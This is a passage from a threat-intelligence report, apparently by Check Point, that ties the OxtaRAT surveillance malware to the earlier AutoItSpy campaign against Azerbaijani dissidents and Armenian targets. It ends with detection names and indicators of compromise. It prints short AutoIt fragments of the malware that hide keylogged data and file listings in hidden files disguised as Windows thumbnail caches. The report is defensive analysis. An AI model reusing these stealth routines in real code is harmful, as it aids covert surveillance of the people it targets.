

Figure 7 – Facebook post by Lapshin (automatic translation).

All of the samples from this campaign and earlier ones are related to Azerbaijani government interests; they either targeted Azerbaijani political and human rights activists or, if the targets were not disclosed publicly, reference tensions between Azerbaijan and Armenia over Artsakh/Nagorno-Karabakh. Meta, in their Adversarial Threat Report Q1-2021, attributed the previous campaigns reported by Qurium to the Azeri Ministry of Internal Affairs. However, no technical analyses were provided.

In 2017, Amnesty International reported a campaign that started as early as November 2015 and continued through 2017. This campaign used Autoit malware called **AutoItSpy** against Azerbaijani dissidents, and was later connected by Qurium to other “denial-of-service attacks, intrusion attempts, spear-phishing campaigns and electronic media monitoring from Internet infrastructure associated with the Government of Azerbaijan.” The **AutoItSpy** malware used at the time had the ability to log the keystrokes and collect screenshots, exfiltrating both of them over SMTP protocol.

Even though we couldn’t find any infrastructure overlap with our campaign (considering a gap of a few years and public exposure of previous attacks), there is a significant overlap in major TTPs:

- The use of AutoIT malware.
- The use of files with SCR extensions bearing document-related icons (PDF, Word).
- A focus on surveillance technology (keylogging, screen capture, data exfiltration).
- Similar consistent targeting.

Although it is tricky to compare the code of tools with different functionality (keylogger compared to a full-blown surveillance tool), there are a few high-level overlaps in the coding style of these tools:

- The samples from the AutoItSpy campaign are obfuscated with similar techniques as the OxtaRAT samples from 2022.
- Temporary file names with collected information of AutoItSpy and OxtraRAT both mimic the Windows thumbnail cache:

```
Func _buffer($datas)
    $dataz &= $datas
    If StringLen($dataz) >= 250 Then
        $tarixi = @HOUR & "_" & @MIN & "_" & @SEC & "_" & "-" & @MDAY & "_" & @MON & "_" & @YEAR
        FileWrite($pathtowrite & "\Thumbs-" & $tarixi & ".txt", $dataz & @CRLF)
        $dataz = ""
    EndIf
EndFunc
```

```
$aarray = _filelisttoarrayrec($requested_dir, $filter, $fltar_files, $fltar_recur, Default, $fltar_fullpath)
If @error OR IsArray($aarray) == 0 Then Return
$db_file = $requested_dir & "\Thumb.db"
FileSetAttrib($db_file, "-SH")
FileDelete($db_file)
For $sx = 1 To UBound($aarray) - 1
    FileWrite($db_file, $sx & "|" & $aarray[$sx] & @CRLF)
    Local $ifilesize = FileGetSize($aarray[$sx])
Next
FileSetAttrib($db_file, "+SH")
```

Figure 8 – “Thumb” in file names of AutoItSpy (top) and OxtraRAT (bottom).

Additional details such as extensively using `%random% %random% %random%` in all the batch scripts, immediately setting file attributes with `FileSetAttrib($dir, "+SH")` for all the newly created folders, excessive usage of the `Random` function, etc.

Based on these similarities in TTPs, code and targeting, we can conclude with medium confidence that both cases involve the same threat actors. We can also speculate that the missing “implant” in OxtaRAT that we were unable to access might be a keylogger; not only is it an important functionality missing from OxtaRAT’s multi-functional surveillance arsenal, but also the actors might take extra measures to avoid revealing it to anyone except the targets, possibly to avoid attribution based on already uncovered information.

Conclusion

In this article, we describe the latest attack and the evolution of the tools in the campaigns against Armenian targets, as well as Azerbaijani activists and dissidents. All the details indicate that the underlying threat actors have been maintaining the development of Auto-IT

based malware for the last seven years, and are using it in surveillance campaigns whose targets are consistent with Azerbaijani interests.

Check Point's Threat Prevention Engines provides comprehensive coverage of attack tactics, file-types, and operating systems and protects against attacks such as described in this research. ThreatCloud is Check Point's rich cyber defense database. Its threat intelligence powers Check Point's zero-day protection solutions.

Check Point products provide the following coverage against this threat:

- Anti-Bot: Trojan.WIN32.OxtaRAT.A, Trojan.WIN32.OxtaRAT.B
- Threat Emulation: Trojan.WIN.OxtaRAT.A

IOCs

```
6ac414fad3d61ad5b23c2bcdd8ee797f
ddac9a1189e4b9528d411e07d0e98895
0360185bc6371ae42ca0dffe0a21455d
ddac9a1189e4b9528d411e07d0e98895
1c94f1c6241cb598da5da7150a0dc541
df9673032789847a367df9923bbd44d2
a1a39e458977aa512b7ff2ba1995b18d
cf225029cade918d92b4b4e2b789b7a5
86b5245112436e8a5eabf92fab01ffba

edupoliceam[.]info
filesindrive[.]info
mediacloud[.]space
avvpassport[.]info
filecloudservices[.]xyz
38.242.197[.]156
```

GO UP
BACK TO ALL POSTS